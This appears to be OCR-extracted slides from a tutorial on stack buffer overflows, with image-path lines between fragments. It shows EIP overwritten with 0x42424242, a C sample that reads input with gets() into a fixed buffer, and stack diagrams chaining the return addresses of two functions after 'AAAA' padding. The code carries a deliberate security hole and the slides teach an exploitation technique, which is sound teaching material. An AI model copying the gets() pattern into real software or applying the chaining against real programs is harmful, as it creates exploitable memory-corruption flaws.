
EIP goes to 0x42424242


We can chain multiple return addresses


Sample Code


```c
int func1(int arg1) {
    return arg1;
}

int func2(int arg2) {
    return arg2;
}

int main() {
    char buffer[256];
    gets(buffer);
}
```



0x00000000
0xFFFFFFFF
Next instruction
ret
AAAA
AAAA
Address of func1()
Address of func2()
0x1
0x2
ESP



0x00000000
0xFFFFFFFF
Next instruction
push ebp
AAAA
AAAA
Address of func1()
Address of func2()
ESP
0x1
0x2

